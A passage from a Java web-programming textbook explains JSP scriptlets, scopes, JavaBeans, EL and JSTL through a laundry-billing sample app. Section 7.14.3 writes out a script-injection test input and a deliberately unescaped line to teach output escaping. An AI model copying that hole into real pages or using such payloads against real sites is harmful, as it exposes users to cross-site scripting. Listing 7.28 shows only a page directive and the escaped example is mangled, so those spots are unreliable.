Scriptlets can do what expressions cannot: set response headers and status codes, write to a log, update a database, and run loops and conditionals. **Listing 7.19** has two small ones.

Listing 7.19 Two scriptlets: one prints the query string, one changes the content type of the response.

```
<%
String queryData = request.getQueryString();
out.println("Attached GET data: " + queryData);
%>

<% response.setContentType("text/plain"); %>
```

MiniJSP's `implicit.jsp` prints the query string in the same way. For the request `/implicit.jsp?phone=0896-0000-9434&service=S0002` it printed **Listing 7.20**.

Listing 7.20 The query string as the container received it and as it parsed it. `request.getQueryString()` gives the raw text; `request.getParameter` gives one parsed value.

```
Query string: phone=0896-0000-9434&service=S0002
phone = 0896-0000-9434
service = S0002
```

7.9.3 A scriptlet that spans HTML: the loop

A scriptlet does not have to be a whole block. A brace opened in one scriptlet can be closed in another with HTML in between, because the generated code is a sequence of statements and `out.write` calls. **Listing 7.21**, from the Duke's Bookstore application of the Java tutorial, walks a shopping cart and writes one table row per item.

Listing 7.21 The shopping-cart loop. The `while` opens in the first scriptlet and closes in the last; the template text and expressions between them are the loop body, written once per item.

```
<%
    Iterator i = cart.getItems().iterator();
    while (i.hasNext()) {
        ShoppingCartItem item = (ShoppingCartItem) i.next();
        BookDetails bd = (BookDetails) item.getItem();
%>
        <tr>
            <td align="right" bgcolor="#ffffff">
                <%= item.getQuantity() %>
            </td>
            <td bgcolor="#ffffaa">
                <strong><a href="<%= request.getContextPath() %>/bookdetails?bookId=<%=
bd.getBookId() %>"><%= bd.getTitle() %></a></strong>
            </td>
        </tr>
<%
    // End of while
    }
%>
```

Figure 7.16 shows what a loop of this shape produces in a browser, from a small page whose `while` opens and closes in separate scriptlets exactly as in **Listing 7.21**, over a cart of two books.




Figure 7.16 A cart with two items, served by MiniJSP. Each row was written by one pass of the `while` loop; the subtotal below was computed in the same loop and printed by an expression.

Listing 7.22 sketches what the loop becomes when translated — and this is the moment the mystery dissolves.

Listing 7.22 What **Listing 7.21** translates into, in outline. The HTML between the scriptlets became `out.write` calls inside the `while` body. There was never anything clever going on.

```
Iterator i = cart.getItems().iterator();
while (i.hasNext()) {
    ShoppingCartItem item = (ShoppingCartItem) i.next();
    BookDetails bd = (BookDetails) item.getItem();
    out.write("\t\t<tr>\n");
    out.write("\t\t\t<td align=\"right\" bgcolor=\"#ffffff\">\n");
    out.print(item.getQuantity());
    out.write("\n\t\t\t</td>\n");
    // ... the other cells, written the same way ...
    out.write("\t\t</tr>\n");
    // End of while
}
```

WORKED EXAMPLE. If `cart.getItems()` holds two items, how many `<tr>` elements does **Listing 7.21** produce? `hasNext()` is true, the body runs, one `<tr>` is written; true again, one more; false, the loop ends. Two rows — exactly what **Figure 7.16** shows, above a subtotal of 79.94 for items priced 39.95 and 39.99, and the arithmetic checks: 39.95 + 39.99 = 79.94.

The unclosed brace. Delete the last scriptlet of **Listing 7.21** and the generated method has an open brace and no partner. The compiler reports "insert `}` to complete Block" at a line in a generated file and points at the end of the page, not at the loop. When a JSP page reports a brace error, look for a scriptlet that opens a block and never closes it. This is the strongest argument for `<c:forEach>` (Section 7.14), which cannot be left open without an obviously unclosed tag.

7.9.4 Declarations

DEFINITION. A **declaration**, `<%! code %>`, defines fields or methods that are inserted into the **body of the servlet class**, outside `_jspService`. The implicit objects are **not** accessible in a declaration, because they are local variables of a method the declaration is not in.

So `<%! private String host = request.getRemoteHost(); %>` fails with "cannot find symbol: request": as **Listing 7.9** shows, a declaration lands outside the method in which `request` exists.

Declarations have two proper uses. The first is **a helper method**, so that a messy computation is not in the middle of the page, as in **Listing 7.23**.

Listing 7.23 A method declared in the page and called from an expression.

```
<H1>Some heading</H1>
<%!
    private String randomHeading() {
        return("<H2>" + Math.random() + "</H2>");
    }
%>
<%= randomHeading() %>
```

Listing 7.24 is a sketch of the servlet code that results; compare it with **Listing 7.6** and **Listing 7.9**, which are the same shape produced by a real translator.

Listing 7.24 A sketch of the servlet generated from **Listing 7.23**. The method is a class member; the page body is inside `_jspService`; `session` and `out` are local variables the container declares.

```
public class xxxx implements HttpJSPPage {
    private String randomHeading() {
        return("<H2>" + Math.random() + "</H2>");
    }
    public void _jspService(HttpServletRequest request,
                            HttpServletResponse response)
                        throws ServletException, IOException {
        response.setContentType("text/html");
        HttpSession session = request.getSession(true);
        JSPWriter out = response.getWriter();
        out.println("<H1>Some heading</H1>");
        out.println(randomHeading());
        // ...
    }
}
```

`counter.jsp` contains the same helper; its real outputs are the `<h3>` lines of **Listing 7.11**.

The second proper use is **overriding the lifecycle methods** to hold an expensive resource that every request shares, as in **Listing 7.25**.

Listing 7.25 A declaration holding a data-access object, created in `jspInit()` and released in `jspDestroy()`: made once, used by every request, cleaned up at the end.

```
<%!
    private BookDBAO bookDBAO;
    public void jspInit() {
        // ... look the data access object up, once ...
    }
    public void jspDestroy() {
        // ... release it, once ...
    }
%>
```

A data-access object is **shared and stateless**; a customer's name is **per request**. The test: *would two simultaneous visitors want different values?* If yes, it cannot be a declaration. (The Laundry application goes one step further and keeps its DAO in application scope, built by the listener of Section 7.16.)

7.9.5 The JSP comment, and three kinds of invisible

There are three ways to write something that does not appear on the page, **Listing 7.26**, and they are invisible in three different senses.

Listing 7.26 Three comments that behave differently. Only the first is invisible to the translator; only the second travels over the network.

```
<%-- A JSP comment. Removed at translation. Never reaches the browser. --%>

<!-- An HTML comment. Sent to the browser, hidden by the browser,
     visible in View Source. -->

<% // A Java comment. Inside the generated method. Never reaches the browser. %>
```

A JSP comment may contain anything, because the translator discards it unread. An HTML comment is sent to every visitor: `<!-- TODO: the manager password is still admin -->` is published to the world.

7.10 The Implicit Objects

7.10.1 Where they come from

A JSP page can use certain objects that are always available without being declared. They are created by the container, and each is an instance of a class or interface of the Servlet API. You have already seen why they exist: look again at the top of **Listing 7.6**, where the translator declares them before your page's code begins.

> **DEFINITION.** The **implicit objects** are local variables that the JSP translator declares at the top of `_jspService`. They are ordinary Java objects of ordinary types; you may call any method their class has.

Table 7.6 is the complete list.

Table 7.6 The nine implicit objects. The first seven are on every page; `page` is `this`; `exception` exists only on an error page.

Name	Type	Lives for	Most used for
`request`	`HttpServletRequest`	this request	`getParameter`, `getHeader`, `setAttribute`
`response`	`HttpServletResponse`	this request	`setContentType`, `addCookie`, `sendRedirect`
`out`	`JspWriter`	this request	`print`, `write`
`session`	`HttpSession`	this browser	remembering across requests
`application`	`ServletContext`	the whole application	shared data, `getInitParameter`, `log`
`config`	`ServletConfig`	this page	this page's own init parameters
`pageContext`	`PageContext`	this request	reaching all four scopes at once
`page`	`Object`	the page object	`this`, and almost never used
`exception`	`Throwable`	this request	only on a page with `isErrorPage="true"`

7.10.2 All nine, from one real request

MiniJSP's `implicit.jsp` prints every one of them. **Listing 7.27** is what it produced for one request, with the HTML removed.

Listing 7.27 The real output of `implicit.jsp`: one request, nine objects, none of them declared by the page.

```
request      HttpServletRequest    GET /implicit.jsp from 127.0.0.1
response     HttpServletResponse   content type text/html; charset=UTF-8
session      HttpSession           id C673F04A…, new = true
application  ServletContext        MiniJSP/1.0 (JDK 21.0.10)
out          JspWriter             this sentence was written by out.print()
config       ServletConfig         servlet name implicit_jsp
pageContext  PageContext           can reach all four scopes: PageContext
page         Object                the page instance itself, jsp.implicit_jsp
exception    Throwable             only on a page with isErrorPage="true" — see error.jsp
```

7.10.3 The four you will actually use

`request` is where everything the visitor sent arrives. `getParameter(name)` returns the first value for a name, or `null` if there is none — and `null`, not an empty string, is how you tell a missing field from a blank one. `getParameterValues(name)` returns all values, which a group of checkboxes with one name needs.

> **`getParameter` can return `null`, and `null.trim()` throws.** An unticked checkbox sends nothing at all, so `request.getParameter("express")` is `null` — which is exactly how you detect it. But code that writes `request.getParameter("rack").trim()` throws a `NullPointerException` the first time a form arrives without that field. Every Laundry controller therefore reads parameters through one small helper, `Validator.field`, which turns `null` into `""` and trims (**Listing 7.46**).

`response` answers (`setContentType`, `addCookie`, `sendRedirect`, `setStatus`); **`session`** is the browser's storage on the server (Section 7.17).

`application` is everybody's storage; `application.getInitParameter("shopName")` reads a `<context-param>`, and `application.log(…)` writes to the container's log.

> **WORKED EXAMPLE.** A form has a group of checkboxes, all named `service`, and the cashier ticks two. What do `request.getParameter("service")` and `request.getParameterValues("service")` return?
>
> `getParameter` returns the **first** value only — say `S0001`. `getParameterValues` returns a `String[]` of length 2 holding both. Code that reads a repeating field with `getParameter` silently loses data, and the bug shows only when somebody ticks two boxes. When a field can repeat, use `getParameterValues`, and remember that it too can be `null`.

7.11 The Four Scopes

7.11.1 The idea

Every web application keeps asking **how long should this value live?** The price list, as long as the application; who is logged in, as long as the visit; the bills found now, for one request. JSP gives you a box for each answer, and a value put in the right box disappears at the right time.

> **DEFINITION.** A **scope** is a named map from strings to objects, with a lifetime. The four are **page** (this page, this request), **request** (this request, including any forward or include), **session** (this browser, until it goes away) and **application** (every browser, until the application stops).

Table 7.7 lays them out, with the Laundry application's own use of each.

Table 7.7 The four scopes. Reading down the "until" column is reading the four answers to "how long should this live?"

Scope	Held by	Lives from	Until	In the Laundry application
page	`pageContext`	the start of this page	the end of this page	`ctx`, the loop variable `b`
request	`request`	the request arriving	the response being sent	`bills`, `bill`, `form`, `errors`
session	`session`	the first request from a browser	timeout, logout, browser closed	`user`, `csrf`, `flash`
application	`application`	deployment	undeployment or shutdown	`billDao`, `services`, `outlets`

7.11.2 Watching them move

MiniJSP's `scopes.jsp` keeps one counter in each scope; **Listing 7.28** is its scriptlet.

Listing 7.28 Four counters, one per scope. Note the `null` test on each: an attribute that has never been set reads as `null`, which is how you tell "first time" from "zero".

```
<%@ page contentType="text/html; charset=UTF-8" %>
```

Two consecutive requests from the same browser produced **Listing 7.29**.

Listing 7.29 The real output of two requests to `scopes.jsp`. The page counter never moves; the request stamp is new each time and remembers nothing; the session and application counters climb together.

```
first request                        second request
page          1                      page          1
request       1790156426002          request       1790156426036
session       1                      session       2
application   1                      application   2
```

Page never moves (a local variable); **request is new every time**; **session and application climb together** — but from a second browser the session starts again at 1 while the application counter continues. That difference *is* the difference between the two scopes.

> **Application scope is shared by everyone, at the same instant.** Two simultaneous requests can both read 7 and both write 8 — the race of Section 7.5.6, for the same reason. Keep only read-mostly things there (the Laundry application keeps the price list and the DAOs), and put counters that must be right where a single writer owns them: a database, with `UPDATE … SET n = n + 1`.

7.11.3 The search order

`pageContext.findAttribute(name)` searches the four maps in order — page, request, session, application — and returns the first hit. That order is exactly what `${name}` means in the Expression Language, and it is why `bills.jsp` can write `${bills}` without saying where `bills` is. It also explains a puzzling class of bug: when one name exists in two scopes, the narrower wins, so a stale `bill` left in session scope is hidden by the fresh one the controller put in request scope — until the day the controller forgets. When a page shows yesterday's data, look for a name that exists in two places, and when it matters, name the scope explicitly: `${sessionScope.user}`, `${applicationScope.outlets}`.

7.12 JavaBeans and the `jsp:` Actions

7.12.1 What a bean is

> **DEFINITION.** A **JavaBean** is an ordinary Java class that follows three rules: it is public with a **public constructor taking no arguments**; its fields are private; and it exposes each **property** through a public `getX()` — or `isX()` for a boolean — and, if writable, a public `setX(value)`. A property is defined by its methods, not by a field: `getPaymentRupiah()` makes `paymentRupiah` a readable property even though no such field exists.

Everything that reads a bean does so by reflection, looking for `get` plus the capitalized property name; there is no interface or base class. **Listing 7.30** is the bean at the center of the Laundry pages.

Listing 7.30 `Bill.java`, the bean behind every bill a page shows. The last five methods are *derived* properties: `${bill.balanceRupiah}`, `${bill.quantity}`, `${bill.cancelled}` and `${bill.nextStatus}` all work, and nothing in the class stores them.

```java
package laundry.model;

/**
 * One laundry order (table Bill) together with the names a page needs.
 * Every property is a getX()/setX() pair, so a JSP page can write
 * ${bill.customerName} and never see a line of this class.
 */
public class Bill {

    private String id;
    private String arrived;
    private String finished;
    private String departed;
    private String status;
    private String rack;
    private int unit;
    private long payment;             // the amount charged, fixed when the bill was made
    private long paid;                // the sum of the Payment rows
    private String customerId;
    private String customerName;
    private String customerPhone;
    private String serviceId;
    private String serviceDescription;
    private String outletId;
    private String outletName;

    public Bill() { }

    public String getId()                       { return id; }
    public void setId(String id)                { this.id = id; }
    public String getArrived()                  { return arrived; }
    public void setArrived(String a)            { this.arrived = a; }
    public String getFinished()                 { return finished; }
    public void setFinished(String f)           { this.finished = f; }
    public String getDeparted()                 { return departed; }
    public void setDeparted(String d)           { this.departed = d; }
    public String getStatus()                   { return status; }
    public void setStatus(String s)             { this.status = s; }
    public String getRack()                     { return rack; }
    public void setRack(String r)               { this.rack = r; }
    public int getUnit()                        { return unit; }
    public void setUnit(int u)                  { this.unit = u; }
    public long getPayment()                    { return payment; }
    public void setPayment(long p)              { this.payment = p; }
    public long getPaid()                       { return paid; }
    public void setPaid(long p)                 { this.paid = p; }
```

Listing 7.30 (Continued) *Bill.java, the bean behind every bill a page shows. The last five methods are derived properties: {bill.balanceRupiah}, {bill.quantity}, {bill.cancelled} and {bill.nextStatus} all work, and nothing in the class stores them.*

```
    public String getCustomerId()              { return customerId; }
    public void setCustomerId(String c)        { this.customerId = c; }
    public String getCustomerName()            { return customerName; }
    public void setCustomerName(String c)      { this.customerName = c; }
    public String getCustomerPhone()           { return customerPhone; }
    public void setCustomerPhone(String c)     { this.customerPhone = c; }
    public String getServiceId()               { return serviceId; }
    public void setServiceId(String s)         { this.serviceId = s; }
    public String getServiceDescription()      { return serviceDescription; }
    public void setServiceDescription(String s){ this.serviceDescription = s; }
    public String getOutletId()                { return outletId; }
    public void setOutletId(String o)          { this.outletId = o; }
    public String getOutletName()              { return outletName; }
    public void setOutletName(String o)        { this.outletName = o; }

    // ---- derived properties: getters with no field behind them ----

    public long getBalance()           { return payment - paid; }
    public String getPaymentRupiah()   { return Money.rupiah(payment); }
    public String getBalanceRupiah()   { return Money.rupiah(getBalance()); }

    /** "4 kg", "1 item", "2 pairs". */
    public String getQuantity() {
        Service s = new Service(serviceId, serviceDescription, 0);
        String word = s.getUnitWord();
        return unit + " " + word + (unit == 1 || word.equals("kg") ? "" : "s");
    }

    /** A cancelled bill is 'departed' without ever having been finished. */
    public boolean isCancelled() {
        return "departed".equals(status) && finished == null;
    }

    /** The status this bill may move to next, or null at the end of the road. */
    public String getNextStatus() {
        switch (status) {
            case "queued":   return "finished";
            case "finished": return "departed";
            default:         return null;
        }
    }
}
```

The derived properties are where a bean earns its keep: `getQuantity()` turns `4` and "(per kg)" into `4 kg`; `isCancelled()` and `getNextStatus()` encode business rules in one place, so a page can show a bill without a single `if` about the business.

7.12.2 `jsp:useBean`

`<jsp:useBean id="book" class="laundry.BillBook" scope="page"/>` says, in one line: **look in page scope for an attribute called `book`; if it is there, use it; if not, construct a `laundry.BillBook` and put it there.** Either way a variable called `book` of type `laundry.BillBook` now exists on the page. MiniJSP's `bills.jsp` begins that way, and **Listing 7.31** is what the line became.

Listing 7.31 What `<jsp:useBean>` and the `<jsp:setProperty>` after it became. The first line finds or creates; the last calls the setter only if the parameter was actually sent.

```
        laundry.BillBook book = (laundry.BillBook) pageContext.useBean("book",
"laundry.BillBook", "page");
        out.write("\n");
        if (request.getParameter("outlet") != null)
El.setProp(pageContext.findAttribute("book"), "outlet", request.getParameter("outlet"));
```

A body may be added to `jsp:useBean`, and it runs **only when the bean was created**, which makes it the place for defaults that must not be reapplied on later requests, as in **Listing 7.32**.

Listing 7.32 A default applied once: the first time this session's form bean is created, its service is set to S0001; afterwards the body is skipped.

```
<jsp:useBean id="form" class="laundry.model.BillForm" scope="session">
    <jsp:setProperty name="form" property="serviceId" value="S0001"/>
</jsp:useBean>
```

7.12.3 `jsp:getProperty`, `jsp:setProperty`, and a bean with a query behind it

`<jsp:getProperty name="book" property="totalRupiah"/>` calls `getTotalRupiah()` on the bean called `book` and prints the result. Setting has three forms, **Listing 7.33**, and the third is the dangerous one.

Listing 7.33 The three forms of `jsp:setProperty`: a literal value; a named request parameter; and `*`, which matches every request parameter against the bean's setters.

```
<jsp:setProperty name="form" property="serviceId" value="S0001"/>
<jsp:setProperty name="book" property="outlet"    param="outlet"/>
<jsp:setProperty name="form" property="*"/>
```

The second form does nothing if the parameter is absent — right for an optional filter box. The third, `property="*"`, calls every setter whose name matches a submitted parameter: it sets *whatever the visitor sends*. If a bean has `setPayment`, a visitor sends `payment=1` and chooses their own bill. That is why `NewBillServlet` (**Listing 7.45**) copies the form fields one by one and computes the price itself.

Listing 7.34 is the bean `bills.jsp` uses. It has one writable property, `outlet`, and three readable ones, and behind `getBills()` there is a query.

Listing 7.34 `BillBook`, a bean with a query behind it. The page sets `outlet`, then reads `bills`, `count` and `totalRupiah`; it never sees SQL.

```java
package laundry;

import java.util.List;
import laundry.dao.BillDao;
import laundry.dao.Db;
import laundry.model.Bill;
import laundry.model.Money;

/**
 * A JavaBean a page can use with <jsp:useBean>: a public no-argument
 * constructor, and properties made of get/set methods. "outlet" is written
 * by <jsp:setProperty ... param="outlet"/>; "bills", "count" and
 * "totalRupiah" are read by EL. The page never sees SQL.
 */
public class BillBook {

    private String outlet = "";
    private List<Bill> bills;

    public BillBook() { }

    public String getOutlet()          { return outlet; }
    public void setOutlet(String o)    { this.outlet = o == null ? "" : o.trim(); bills =
null; }

    public List<Bill> getBills() throws Exception {
        if (bills == null) {
            String url = System.getProperty("laundry.db.url",
"jdbc:sqlite:../data/laundry.db");
            bills = new BillDao(new Db(url, null, null)).queue(outlet);
        }
        return bills;
    }

    public int getCount() throws Exception {
        return getBills().size();
    }

    public String getTotalRupiah() throws Exception {
        long sum = 0;
        for (Bill b : getBills()) {
            sum += b.getPayment();
        }
        return Money.rupiah(sum);
    }
}
```

Listing 7.35 is the page, and it contains not one line of Java.

Listing 7.35 MiniJSP's `bills.jsp`: a bean found or created, one property set from the request, and EL and JSTL doing the rest.

```
<%@ page contentType="text/html; charset=UTF-8" %>
<%@ include file="header.jspf" %>

<jsp:useBean id="book" class="laundry.BillBook" scope="page"/>
<jsp:setProperty name="book" property="outlet" param="outlet"/>

<h2>The queue</h2>

<form method="get" action="/bills.jsp">
  <label for="outlet">Only this outlet (O01, O02, O03)</label>
  <input id="outlet" name="outlet" value="<c:out value='${param.outlet}'/>">
  <button type="submit">Filter</button>
</form>

<c:choose>
  <c:when test="${book.count == 0}">
    <p>Nothing is waiting.</p>
  </c:when>
  <c:otherwise>
    <table>

<tr><th>#</th><th>Bill</th><th>Customer</th><th>Service</th><th>Qty</th><th>Charged</th></t
r>
      <c:forEach var="b" items="${book.bills}" varStatus="st">
        <tr>
          <td>${st.count}</td>
          <td>${b.id}</td>
          <td><c:out value="${b.customerName}"/></td>
          <td><c:out value="${b.serviceDescription}"/><c:if test="${b.serviceId eq
'S0002'}"> (express)</c:if></td>
          <td>${b.quantity}</td>
          <td>${b.paymentRupiah}</td>
        </tr>
      </c:forEach>
    </table>
    <p>${book.count} bill(s) waiting, <jsp:getProperty name="book" property="totalRupiah"/>
charged in total.</p>
  </c:otherwise>
</c:choose>

<%@ include file="footer.jspf" %>
```

Requested as `/bills.jsp?outlet=O01`, it produced a table of the nine bills waiting at the Rungkut outlet; **Listing 7.36** shows the first three rows and the summary line, with the HTML stripped.

Listing 7.36 The real output of `bills.jsp?outlet=O01` against the sample database. Without `?outlet=`, the same page listed all 23 queued bills of the three outlets, Rp 1.003.000 in total.

```
#  Bill   Customer          Service                                Qty     Charged
1  B2953  Lestari Mahendra  Dry cleaning - dress/kebaya (per item) 1 item  Rp 45.000
2  B2949  Zahra Halim       Wash, dry & fold (per kg)              7 kg    Rp 56.000
3  B2948  Joko Mahendra     Ironing only (per kg)                  6 kg    Rp 36.000
…
9 bill(s) waiting, Rp 384.000 charged in total.
```

> **WORKED EXAMPLE.** Check two rows of **Listing 7.36** by hand against the price list. B2949 is wash-dry-fold, Rp 8.000 per kg, 7 kg: $7 \times 8000 = 56000$, printed `Rp 56.000`. B2948 is ironing, Rp 6.000 per kg, 6 kg: $6 \times 6000 = 36000$, printed `Rp 36.000`. The bean did no arithmetic: the amount was fixed when each bill was created and stored in `Bill.payment`, so that a later change to the price list never rewrites history.

7.13 The Expression Language

7.13.1 Why it exists

Compare two ways of putting a customer's name on a page, **Listing 7.37**.

Listing 7.37 The same value twice. The first needs a cast, a fully qualified class name, a method call and three kinds of bracket. The second needs none of them and does not break when the class moves to another package.

```
<%= ((laundry.model.Bill) request.getAttribute("bill")).getCustomerName() %>

${bill.customerName}
```

The second line is the **Expression Language**, EL, added so that a page could read a value without containing Java. It reads properties, walks into maps and lists, compares and tests for emptiness — and deliberately cannot query a database or assign a variable, so it cannot hide business logic in a page.

7.13.2 The syntax

An EL expression is `${ … }` and may appear in template text or inside a tag's attribute. (A second form, `#{ … }`, belongs to Jakarta Faces and is outside this book.)

The dot walks into things: `${bill.customerName}` calls `getCustomerName()` on a bean, or `get("customerName")` on a map. **Brackets do the same**, and allow keys an identifier cannot hold, or computed keys: `${prices['wash-fold']}`, `${prices[form.serviceId]}`. **A missing name is not an error**: `${missingName}` prints nothing — convenient, and a misspelled property fails silently. Names are found in the scope order of Section 7.11.3.

7.13.3 Every operator, with its answer

MiniJSP's `el-demo.jsp` evaluates one expression per row. **Listing 7.38** gives the page text on the left and, on the right, what came back from a real request (with `kilos` set to `"3.2"`, `price` to `"12000"` and `customer` to `"Nabila Rahman"` by `<c:set>` at the top of the page).

Listing 7.38 The real output of `el-demo.jsp`. The numeric rows follow the EL rules for types, which the notes below explain.

```
${kilos}                                                  3.2
${kilos * price}                                          38400.0
${kilos gt 3}                                             true
${kilos gt 3 ? 'over three kilos' : 'three kilos or less'}  over three kilos
${empty customer}                                         false
${empty missingName}                                      true
${missingName}                                            (nothing at all)
${param.phone}                                            0896-0000-9434
${prices['wash-fold']}                                    8000
${prices.wash-fold}                                       0
${header['user-agent']}                                   curl/8.5.0
${pageContext.request.method}                             GET
${(2 + 3) * 4}                                            20
${10 div 4}                                               2.5
${10 mod 4}                                               2
```

Notes on **Listing 7.38**, in the order a careful reader asks.

Whole numbers stay whole; division does not. With whole-number operands EL does `+`, `-`, `*` and `mod` in whole numbers (`20`, `2`); `/` and `div` always give floating point (`2.5`); and a string with a

decimal point, such as `kilos`, makes the operation floating point (`38400.0`). To show `Rp 38.400`, format — or let a bean expose a formatted property.

Word forms. `div`, `mod`, `gt lt ge le eq ne`, `and or not` mean `/`, `%`, `> < >= <= == !=`, `&& || !`, and work where `<` and `>` are awkward, such as inside attributes.

`empty` is true for `null`, an empty string, an empty collection, map or array; `${not empty errors}` is how the bill form decides to show its warning line.

A dash is a minus. `${prices.wash-fold}` printed `0`: EL read `prices.wash` minus `fold`, two missing names, each zero. Write `${prices['wash-fold']}`. This bug is common and silent.

7.13.4 The EL implicit objects

EL has its own small set of names, **Table 7.8**. They are not the same as the JSP implicit objects of **Table 7.6**, and the difference trips people: inside `${ }`, `request` is not available by that name, but `param` and `pageContext` are.

Table 7.8 The EL implicit objects. The last row is the escape hatch: `${pageContext.request.contextPath}` reaches a servlet API method that has no shorter spelling.

Name	What it holds
`param`	request parameters, one value each: `${param.outlet}`
`paramValues`	request parameters, all values: `${paramValues.service[0]}`
`header`	request headers: `${header['user-agent']}`
`cookie`	cookies by name: `${cookie.JSESSIONID.value}`
`initParam`	the `<context-param>` entries of `web.xml`: `${initParam.shopName}`
`pageScope`, `requestScope`, `sessionScope`, `applicationScope`	one named scope, explicitly
`pageContext`	the real `PageContext`, and through it everything else

Every Laundry page uses three of these: `${initParam.shopName}` in the title, `${pageContext.request.contextPath}` stored as `ctx` for every link, and `${sessionScope.user}` for who is logged in; the error page adds `${pageContext.errorData.statusCode}`.

7.14 JSTL: The Standard Tag Library

7.14.1 The last of the Java comes out

EL removed the Java that *reads* values. What remains in a page after that is the Java that *decides* and *repeats* — the `if` and the `for`. JSTL removes those.

> **DEFINITION. JSTL**, now officially *Jakarta Standard Tag Library* (Jakarta Tags), is a set of tags for what pages always need: conditions, loops, escaping, URLs and formatting. Its core library is declared with `<%@ taglib prefix="c" uri="jakarta.tags.core" %>`. The tags are ordinary Java classes shipped in two jar files that the application carries in `WEB-INF/lib`.

Table 7.9 is the part of the core library you will use daily.

Table 7.9 The core JSTL tags. The other libraries are `fmt` for numbers, dates and messages, `fn` for string functions such as `fn:length` and `fn:substring`, and `sql`, which you should not use.

Tag	What it does
`<c:out value="${x}"/>`	Prints `x`, **escaping** the HTML special characters
`<c:out value="${x}" default="-"/>`	Prints `-` when `x` is empty
`<c:set var="n" value="${x}" scope="session"/>`	Puts a value into a scope
`<c:remove var="n" scope="session"/>`	Takes it out again
`<c:if test="${x gt 3}"> … </c:if>`	Includes its body when the test is true
`<c:choose><c:when test="…">…</c:when><c:otherwise>…</c:otherwise></c:choose>`	The `if` / `else if` / `else` chain
`<c:forEach var="b" items="${bills}"> … </c:forEach>`	Repeats its body once per item
`<c:forEach … varStatus="st">`	Gives `st.index`, `st.count`, `st.first`, `st.last`
`<c:url value="/bills"/>`	Builds a link with the context path
`<c:redirect url="/bills"/>`	Sends a redirect

7.14.2 The loop, with no braces to leave open

Listing 7.35 already contains the loop. Here, from the generated class, is what the translator did with it — the same shape as **Listing 7.22**, written by the container instead of by you.

Listing 7.39 The code MiniJSP generated for the `<c:forEach>` of **Listing 7.35**, with its `<c:out>` and `<c:if>`. The loop variable `b` and the status `st` are put into page scope on each pass, which is why `${b.id}` and `${st.count}` find them.

```
        java.util.List<Object> __L1 = new java.util.ArrayList<>();
        for (Object __o : El.iterate(pageContext, "book.bills")) __L1.add(__o);
        for (int __i2 = 0; __i2 < __L1.size(); __i2++) {
            pageContext.setAttribute("b", __L1.get(__i2));
            pageContext.setAttribute("st", new LoopStatus(__i2, __L1.size()));
        out.write("\n");
        out.write("        <tr>\n");
        out.write("          <td>");
        out.print(El.str(El.eval(pageContext, "st.count")));
        out.write("</td>\n");
        out.write("          <td>");
        out.print(El.str(El.eval(pageContext, "b.id")));
        out.write("</td>\n");
        out.write("          <td>");
        { Object __v = El.eval(pageContext, "b.customerName"); if (El.empty(__v))
out.print(""); else out.print(El.esc(__v)); } // __v3
        out.write("</td>\n");
        out.write("          <td>");
        { Object __v = El.eval(pageContext, "b.serviceDescription"); if (El.empty(__v))
out.print(""); else out.print(El.esc(__v)); } // __v4
        if (El.bool(pageContext, "b.serviceId eq 'S0002'")) {
        out.write(" (express)");
        }
        out.write("</td>\n");
        out.write("          <td>");
        out.print(El.str(El.eval(pageContext, "b.quantity")));
        out.write("</td>\n");
        out.write("          <td>");
        out.print(El.str(El.eval(pageContext, "b.paymentRupiah")));
        out.write("</td>\n");
        out.write("        </tr>\n");
```

Listing 7.39 answers the question everyone eventually asks: JSTL is not slower than a scriptlet in any way that matters, because it *is* a loop, generated instead of typed. Tomcat's generated code is longer — it calls tag handler classes — but the shape is the same.

7.14.3 `c:out`, and the attack it stops

`<c:out>` escapes by default, and that one default has prevented more security incidents than any amount of advice. Compare the two lines of **Listing 7.40**.

Listing 7.40 The same value printed two ways. The first is a hole; the second is not.

```
Customer: <%= request.getParameter("name") %>
Customer: <c:out value="${param.name}"/>
```

If a visitor submits the name `<script>alert('x')</script>`, the first line writes it into the page and every browser that shows it runs the script; the second writes `<script>alert('x')</script>`, which is drawn as text. That is Chapter 3's `htmlspecialchars()`, applied by default: **validate on input, escape on output**.

> **Bare `${x}` in template text does not escape.** It prints the value as it is. For values the application itself produced — a bill id such as `B2954`, a formatted amount, a status word — that is fine. For anything a person typed — a customer's name, a phone number, an address, the text of a filter box — it is the hole of **Listing 7.40**. The Laundry pages use `<c:out>` for every such value; the Java HttpServer and Flask versions of Sections 7.21 and 7.22 escape everything by default and must be told explicitly when not to.

7.14.4 `c:choose`, `c:if`, `c:remove` and formatting

`<c:choose>` is the `if`/`else` chain (`<c:if>` has none); `bills.jsp` uses it to say "No bills match." `<c:remove>` pairs with a value shown once — the header prints the session's `flash` message and removes it. The `fmt` library formats numbers and dates, **Listing 7.41**.

Listing 7.41 Formatting with the `fmt` library: group the digits of a number, and write a date the way a person writes one.

```
<%@ taglib prefix="fmt" uri="jakarta.tags.fmt" %>
Rp <fmt:formatNumber value="${bill.payment}" type="number" groupingUsed="true"/>
<fmt:formatDate value="${now}" pattern="d MMMM yyyy"/>
```

The `sql` library runs queries from a page. Do not use it.

7.15 Servlets and JSP Together: the Laundry Bills Pages

7.15.1 Servlet over JSP, or JSP over servlet?

Servlets are painful for pages; pages are the wrong place for decisions. So use **both**: **the servlet's strength is controlling and dispatching, the JSP page's is displaying**, and together they form **Model–View–Controller**.

